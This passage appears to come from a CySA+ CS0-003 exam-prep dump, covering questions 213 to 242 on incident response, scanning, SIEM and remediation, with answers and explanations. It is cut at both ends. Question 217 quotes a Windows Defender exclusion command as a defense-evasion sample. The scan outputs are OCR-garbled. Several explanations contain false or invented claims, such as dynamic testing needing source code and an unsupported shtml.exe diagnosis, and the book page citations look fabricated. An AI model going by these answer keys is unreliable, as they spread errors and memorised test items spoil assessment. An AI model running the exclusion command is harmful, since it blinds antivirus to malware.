12.00 a m	2 30 a m	150
9:25 am.	12 15 pm	170
3:25 p.m	5 45 p.m	140

Which of the following is the organization's MTTD?

A. 140
B. 150
C. 160
D. 180

Answer: C

Explanation:

The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: (180+150+170+140)/4 = 160 minutes. This is the correct answer according to the CompTIA CySA+ CS0-003 Certification Study Guide1, Chapter 4, page 161. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4, page 153; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4, page 161.

Question: 214

Which of the following does "federation" most likely refer to within the context of identity and access management?

A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains
C. Utilizing a combination of what you know, who you are, and what you have to grant authentication to a user

D. Correlating one's identity with the attributes and associated applications the user has access to

Answer: B

Explanation:

Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

Question: 215

During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?

A. Header analysis
B. Packet capture
C. SSL inspection
D. Reverse engineering

Answer: A

Explanation:

Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 240; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 249.

Question: 216

A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

A. OpenVAS B. Burp Suite C. Nmap
D. Wireshark

Answer: A

Explanation:

OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 199; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 207.

Question: 217

An employee downloads a freeware program to change the desktop to the classic look of legacy Windows. Shortly after the employee installs the program, a high volume of random DNS queries begin to originate from the system. An investigation on the system reveals the following:

Add-MpPreference -ExclusionPath '%Program Filest\ksysconfig'

Which of the following is possibly occurring?

A. Persistence
B. Privilege escalation
C. Credential harvesting
D. Defense evasion

Answer: D

Explanation:

Defense evasion is the technique of avoiding detection or prevention by security tools or mechanisms. In this case, the freeware program is likely a malware that generates random DNS queries to communicate with a command and control server or exfiltrate data. The command Add- MpPreference -ExclusionPath '%Program Filest\ksysconfig' is used to add an exclusion path to Windows Defender, which is a built-in antivirus software, to prevent it from scanning the malware folder. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 204; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 212. pr

Question: 218

A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

A. Eradication
B. Isolation
C. Reporting
D. Forensic analysis

Answer: D

Explanation:

After recovering a compromised server to its previous state, the analyst should perform forensic analysis to determine the root cause, impact, and scope of the incident, as well as to identify any indicators of compromise, evidence, or artifacts that can be used for further investigation or prosecution. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 244; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 253.

Question: 219

Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

A. Install a firewall.
B. Implement vulnerability management.
C. Deploy sandboxing.
D. Update the application blocklist.

Answer: C

Explanation:

Sandboxing is a technique that isolates potentially malicious programs or files in a controlled environment, preventing them from affecting the rest of the system. It can help mitigate the effects of a new ransomware attack by preventing it from encrypting or deleting important data or spreading to other devices. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 202; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 210.

Question: 220

During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

A. Look for potential IoCs in the company.
B. Inform customers of the vulnerability.
C. Remove the affected vendor resource from the ACE software.
D. Develop a compensating control until the issue can be fixed permanently.

Answer: D

Explanation:

A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

Question: 221

Which of the following statements best describes the MITRE ATT&CK framework?

A. It provides a comprehensive method to test the security of applications.
B. It provides threat intelligence sharing and development of action and mitigation strategies.
C. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
D. It tracks and understands threats and is an open-source project that evolves.
E. It breaks down intrusions into a clearly defined sequence of phases.

Answer: D

Explanation:

The MITRE ATT&CK framework is a knowledge base of cybercriminals' adversarial behaviors based on cybercriminals' known tactics, techniques and procedures (TTPs). It helps security teams model, detect, prevent and fight cybersecurity threats by simulating cyberattacks, creating security policies, controls and incident response plans, and sharing information with other security professionals. It is an open-source project that evolves with input from a global community of cybersecurity professionals1. Reference: What is the MITRE ATT&CK Framework? | IBM

Question: 222

Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Select two).

A. Law enforcement
B. Governance
C. Legal
D. Manager
E. Public relations
F. Human resources

Answer: C,E

Explanation:

An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security12. Reference: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

Question: 223

A security analyst observed the following activity from a privileged account:

. Accessing emails and sensitive information
. Audit logs being modified
. Abnormal log-in times

Which of the following best describes the observed activity?

A. Irregular peer-to-peer communication
B. Unauthorized privileges
C. Rogue devices on the network
D. Insider attack

Answer: D

Explanation:

The observed activity from a privileged account indicates an insider attack, which is when a trusted user or employee misuses their access rights to compromise the security of the organization.

Accessing emails and sensitive information, modifying audit logs, and logging in at abnormal times

are all signs of malicious behavior by a privileged user who may be trying to steal, tamper, or destroy data, or cover their tracks. An insider attack can cause significant damage to the organization's reputation, operations, and compliance12. Reference: The Privileged Identity Playbook Guides Management of Privileged User Accounts, How to Track Privileged Users' Activities in Active Directory

Question: 224

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

A. Implementing multifactor authentication on the server OS
B. Hashing user passwords on the web application
C. Performing input validation before allowing submission
D. Segmenting the network between the users and the web server

Answer: C

Explanation:

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised12. Reference: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

Question: 225

During a security test, a security analyst found a critical application with a buffer overflow vulnerability. Which of the following would be best to mitigate the vulnerability at the application level?

A. Perform OS hardening.
B. Implement input validation.
C. Update third-party dependencies.
D. Configure address space layout randomization.

Answer: B

Explanation:

Implementing input validation is the best way to mitigate the buffer overflow vulnerability at the application level. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the application from being compromised12. Reference: How to detect, prevent, and mitigate buffer overflow attacks - Synopsys, How to mitigate buffer overflow vulnerabilities | Infosec

Question: 226

An organization discovered a data breach that resulted in Pll being released to the public. During the lessons learned

review, the panel identified discrepancies regarding who was responsible for external reporting, as well as the timing requirements. Which of the following actions would best address the reporting issue?

A. Creating a playbook denoting specific SLAs and containment actions per incident type
B. Researching federal laws, regulatory compliance requirements, and organizational policies to document specific reporting SLAs
C. Defining which security incidents require external notifications and incident reporting in addition to internal stakeholders
D. Designating specific roles and responsibilities within the security team and stakeholders to streamline tasks

Answer: B

Explanation:

Researching federal laws, regulatory compliance requirements, and organizational policies to document specific reporting SLAs is the best action to address the reporting issue. Reporting SLAs are service level agreements that specify the time frame and the format for notifying the relevant authorities and the affected individuals of a data breach. Reporting SLAs may vary depending on the type and severity of the breach, the type and location of the data, the industry and jurisdiction of the organization, and the internal policies of the organization. By researching and documenting the reporting SLAs for different scenarios, the organization can ensure that it complies with the legal and ethical obligations of data breach notification, and avoid any penalties, fines, or lawsuits that may result from failing to report a breach in a timely and appropriate manner12. Reference: When and how to report a breach: Data breach reporting best practices, Incident and Breach Management

Question: 227

Which of the following would an organization use to develop a business continuity plan?

A. A diagram of all systems and interdependent applications
B. A repository for all the software used by the organization
C. A prioritized list of critical systems defined by executive leadership
D. A configuration management database in print at an off-site location

Answer: C

Explanation:

A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster1. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption2. The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization3. A diagram of all systems and interdependent

applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity4. Reference: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

Question: 228

A security analyst reviews the following results of a Nikto scan:

```
shMed^UnuxHlnt:-                                                                    x

File Edt View Search Terminal Help

* Server: Apache
4 Root page / redirects to: https://iiw.pror.COT/
* Ko CGI Directories found (use '-C dll' to force check alt possible dirs)
* Flte/dir '/crawler-pit/' in robots.txt returned a non-forbidden or redirect HTTP code (209)
* Flte/dir '/profiles/' in robots.txt returned a non-forbidden or redirect HTTP code (258)
* Flte/dir 7proflle/$/' in robots.tit returned a non-forbidden or redirect HTTP code (200)
* Flte/dir '/profile?/' in robots.txt returned a non.forbidden or redirect HTTP code (200)
* Flte/dir '/profile/?/' In robots.txt returned a non-forblddcn or redirect HTTP code (288)
♦    Flte/dir 7translator/2372S/' In robots.txt returned a non-forblddcn or redirect HTTP code (208)
* Flte/dir 7proflle/127329S/' in robots.txt returned a non-forblddcn or redirect HTTP code (209)
+ Flte/dir 7?Sp«logln/' in robots.txt returned a non-forblddcn or redirect HTTP code (2891
» Flte/dir 7?sp=484/' In robots.txt returned a non-forblddcn or redirect HTTP code (268)
+ Flte/dir '/translation-news/Hp-adhln/' In robots.txt returned a non-forblddcn or redirect HTTP code (560)
* "robots,txt" contains 18 entries which should be manually viewed.
♦    Unes
+ /crossdomain,xml contains 1 Une which should be manually viewed for Improper domains or wildcards.
* Server Is using a wildcard certificate: '•.pro?.con
* DEBUG HTTP verb may show server debugging Information. Sec http://osdn.olcrosoft.coo/en-us/Ubrory/c8r81xdh528VS.80529.aspx tor details.
+ /kboard/: KBoard Forum 0.3.0 and prior have a security problem In forun edit post.php, forun post.php and forum reply.php
* /llsls/admln/: PHPLIst pre 2.6.4 contains a number of vulnerabilities including renote administrative access, harvesting user Info and more. Default login to admin interface is
  admln/phplist
4 /splashAdmln.php: Cobalt Cube 3 admin 1$ running. This My have Multiple security problems as described by www.scan-assoclates.net. These could not be tested remotely.
4 Zssdefs/: Siteseed pre 1.4.2 has major' security problems.
4 /sshoae/; Siteseed pre 1,4.2 has 'major' security problems.
4 /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default logln/pass could be admin/adnln
4 /tlki/tikl-install.php: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URl trick'. Default logln/pass could be admln/adml n
* /scrlpts/SMpUs/detalls.ldc; See MP 9981; www.wlretrip.net
4 OSVDB-396; / vtibln/shlml.exe: Attackers may be able to crash Frontpage by requesting a DOS device, like shtal.exe/aux.htm •■ a DoS was not attempt ed.
4 OSVDB-637: /-root/: Allowed to browse root's home directory.
4 /cgLbln/wrap: cones with IRIX 6.2; allows to view directories
      4 /forans//admin/config.php: PHP Config file My contain database IDs and passwords.
F     /forUas//adm/conflg.php: PHP Config file may contain database IDs and passwords.
        /foruns//admlnistrator/config.php: PHP Config file nay contain database IDs and passwords.
```

Which of the following should the security administrator investigate next?

A. tiki
B. phpList
C. shtml.exe
D. sshome

Answer: C

Explanation:

The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page12. Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is

not needed. Reference: Nikto-Penetration testing. Introduction, Web application scanning with Nikto

Question: 229

A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

A. The NTP server is not configured on the host.
B. The cybersecurity analyst is looking at the wrong information.
C. The firewall is using UTC time.
D. The host with the logs is ofline.

Answer: A

Explanation:

The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23.
Reference: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and …

Question: 230

Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

A. Implementing credentialed scanning
B. Changing from a passive to an active scanning approach
C. Implementing a central place to manage IT assets
D. Performing agentless scanning

Answer: C

Explanation:

Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure12. Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets3. Reference: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

Question: 231

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

A. If appropriate logging levels are set
B. NTP configuration on each system
C. Behavioral correlation settings
D. Data normalization rules

Answer: B

Explanation:

The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. Reference: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

Question: 232

An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

A. The scanner is running without an agent installed.
B. The scanner is running in active mode.
C. The scanner is segmented improperly.
D. The scanner is configured with a scanning window.

Answer: B

Explanation:

The scanner is running in active mode, which is the cause of this issue. Active mode is a type of vulnerability scanning that sends probes or requests to the target systems to test their responses and identify potential vulnerabilities. Active mode can provide more accurate and comprehensive results, but it can also cause more network traffic, performance degradation, or system instability. In some cases, active mode can trigger denial-of-service (DoS) conditions or crash the target systems, especially if they are not configured to handle the scanning requests or if they have underlying vulnerabilities that can be exploited by the scanner12. Therefore, the analyst should use caution when performing active mode scanning, and avoid scanning business-critical or sensitive systems without proper authorization and preparation3. Reference: Vulnerability Scanning for my Server - Spiceworks Community, Negative Impacts of Automated Vulnerability Scanners and How … - Acunetix, Vulnerability Scanning Best Practices

Question: 233

An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

A. Impact
B. Vulnerability score
C. Mean time to detect
D. Isolation

Answer: A

Explanation:

The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response12. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main

focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident34 . Reference: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

Question: 234

A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

A. Block the attacks using firewall rules.
B. Deploy an IPS in the perimeter network.
C. Roll out a CDN.
D. Implement a load balancer.

Answer: C

Explanation:

Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website12. Reference: How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

Question: 235

Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

A. Risk register
B. Vulnerability assessment
C. Penetration test
D. Compliance report

Answer: A

Explanation:

A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345. Reference: What is a Risk Register? | Smartsheet, Risk Register: Definition &

Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

Question: 236

A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

A. Service-level agreement
B. Business process interruption
C. Degrading functionality
D. Proprietary system

Answer: B

Explanation:

Business process interruption is the inhibitor to remediation that this scenario illustrates. Business process interruption is when the remediation of a vulnerability or an incident requires the disruption or suspension of a critical or essential business process, such as the point-of-sale application. This can cause operational, financial, or reputational losses for the organization, and may outweigh the benefits of the remediation. Therefore, the organization may decide to postpone or avoid the remediation until a more convenient time, such as a change freeze window, which is a period of time when no changes are allowed to the IT environment12. Service-level agreement, degrading functionality, and proprietary system are other possible inhibitors to remediation, but they are not relevant to this scenario. Service-level agreement is when the remediation of a vulnerability or an incident violates or affects the contractual obligations or expectations of the service provider or the customer. Degrading functionality is when the remediation of a vulnerability or an incident reduces or impairs the performance or usability of a system or an application. Proprietary system is when the

remediation of a vulnerability or an incident involves a system or an application that is owned or controlled by a third party, and the organization has limited or no access or authority to modify it3. Reference: Inhibitors to Remediation — SOC Ops Simplified, Remediation Inhibitors - CompTIA CySA+, Information security Vulnerability Management Report (Remediation…

Question: 237

A company has a primary control in place to restrict access to a sensitive database. However, the company discovered an authentication vulnerability that could bypass this control. Which of the following is the best compensating control?

A. Running regular penetration tests to identify and address new vulnerabilities
B. Conducting regular security awareness training of employees to prevent social engineering attacks
C. Deploying an additional layer of access controls to verify authorized individuals

D. Implementing intrusion detection software to alert security teams of unauthorized access attempts

Answer: C

Explanation:

Deploying an additional layer of access controls to verify authorized individuals is the best compensating control for the authentication vulnerability that could bypass the primary control. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a threat when the primary control is not sufficient or feasible. A compensating control should provide a similar or greater level of protection as the primary control, and should be closely related to the vulnerability or the threat it is addressing1. In this case, the primary control is to restrict access to a sensitive database, and the vulnerability is an authentication bypass. Therefore, the best compensating control is to deploy an additional layer of access controls, such as multifactor authentication, role-based access control, or encryption, to verify the identity and the authorization of the individuals who are accessing the database. This way, the compensating control can prevent unauthorized access to the database, even if the primary control is bypassed23. Running regular penetration tests, conducting regular security awareness training, and implementing intrusion detection software are all good security practices, but they are not compensating controls for the authentication vulnerability, as they do not provide a similar or greater level of protection as the primary control, and they are not closely related to the vulnerability or the threat they are addressing. Reference: Compensating Controls: An Impermanent Solution to an IT … - Tripwire, What is Multifactor Authentication (MFA)? | Duo Security, Role-Based Access Control (RBAC) and RoleBased Security, [What is a Penetration Test and How Does It Work?]

Question: 238

A company is concerned with finding sensitive file storage locations that are open to the public. The

current internal cloud network is flat. Which of the following is the best solution to secure the network?

A. Implement segmentation with ACLs.
B. Configure logging and monitoring to the SIEM.
C. Deploy MFA to cloud storage locations.
D. Roll out an IDS.

Answer: A

Explanation:

Implementing segmentation with ACLs is the best solution to secure the network. Segmentation is the process of dividing a network into smaller subnetworks, or segments, based on criteria such as function, location, or security level. Segmentation can help improve the network performance, scalability, and manageability, as well as enhance the network security by isolating the sensitive or critical data and systems from the rest of the network. ACLs are Access Control Lists, which are rules or policies that specify which users, devices, or applications can access a network segment or resource, and which actions they can perform. ACLs can help enforce the principle of least privilege, and prevent unauthorized or malicious access to the network segments or resources12. Configuring logging and monitoring to the SIEM, deploying MFA

to cloud storage locations, and rolling out an IDS are all good security practices, but they are not the best solution to secure the network. Logging and monitoring to the SIEM can help detect and analyze the network events and incidents, but they do not prevent them. MFA can help authenticate the users who access the cloud storage locations, but it does not protect the network from attacks or breaches. IDS can help identify and alert the network intrusions, but it does not block them34 . Reference: Network Segmentation: What It Is and How to Do It Right, What is an Access Control List (ACL)? | IBM, What is SIEM? | Microsoft Security, What is Multifactor Authentication (MFA)? | Duo Security, [What is an Intrusion Detection System (IDS)? | IBM]

Question: 239

A security analyst reviews the following Arachni scan results for a web application that stores PII data:

Issues [45]

All [45] ♦ Fixed [0] -/Verified O Pending verification p] x False positives [0] O Awaiting review [0]

Listing all logged issues.

TOGGLE BY SEVERITY

High	ig
Medium	3
Low	7
Informational	17

NAVIGATE TO

- Cross-Site Scripting (XSS) 4
- Cross-Site Scripting (XSS) In s 31
- ^Bllnd SQL Injection (timing atta 3
- SQL Injection 2
- Remote Fite Inclusion 1
- Blind SQL Injection (differential 2 f
- Code Injection (Umino attack) 3

URL	Input	Element

Cross-Site Scripting (XSS) 4

Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.

Cross Site Scripting (XSS) allows clients to inject scripts into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or sanitisation.

If the injected script is returned immediately this is known as reflected XSS. If the injected script is stored by the server and returned to any client visiting the affected page, then this is known as persistent XSS (also stored XSS),

Arachni has discovered that it is possible to insert script content directly into HTML efement content.

(CWE)

Which of the following should be remediated first?

A. SQL injection
B. RFI
C. XSS
D. Code injection

Answer: A

Explanation:

SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries12. SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution34. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks5.
Reference: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web ..., Command line user interface · Arachni/arachni Wiki · GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

Question: 240

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The

administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

A. Nmap
B. TCPDump
C. SIEM
D. EDR

Answer: B

Explanation:

TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to halfopen TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to halfopen TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established12. TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets34. Reference: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

Question: 241

An organization is conducting a pilot deployment of an e-commerce application. The application's source code is not available. Which of the following strategies should an analyst recommend to evaluate the security of the software?

A. Static testing
B. Vulnerability testing
C. Dynamic testing
D. Penetration testing

Answer: D

Explanation:

Penetration testing is the best strategy to evaluate the security of the software without the source code. Penetration testing is a type of security testing that simulates real-world attacks on the software to identify and exploit its vulnerabilities. Penetration testing can be performed on the software as a black box, meaning that the tester does not need to have access to the source code or the internal structure of the software. Penetration testing can help the analyst

to assess the security posture of the software, the potential impact of the vulnerabilities, and the effectiveness of the existing security controls12. Static testing, vulnerability testing, and dynamic testing are other types of security testing, but they usually require access to the source code or the internal structure of the software. Static testing is the analysis of the software code or design without executing it. Vulnerability testing is the identification and evaluation of the software weaknesses or flaws.

Dynamic testing is the analysis of the software code or design while executing it345. Reference: Penetration Testing - OWASP, What is a Penetration Test and How Does It Work?, Static Code Analysis | OWASP Foundation, Vulnerability Scanning Best Practices, Dynamic Testing - OWASP

Question: 242

Two employees in the finance department installed a freeware application that contained embedded malware. The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?

A. Turn on all systems, scan for infection, and back up data to a USB storage device.
B. Identify and remove the software installed on the impacted systems in the department.
C. Explain that malware cannot truly be removed and then reimage the devices.
D. Log on to the impacted systems with an administrator account that has privileges to perform backups.
E. Segment the entire department from the network and review each computer ofline.

Answer: E

Explanation:

Segmenting the entire department from the network and reviewing each computer ofline is the first step the incident response staff members should take when they arrive. This step can help contain the malware infection and prevent it from spreading to other systems or networks. Reviewing each computer ofline can help identify the source and scope of the infection, and determine the best course of action for recovery12. Turning on all systems, scanning for infection, and backing up data to

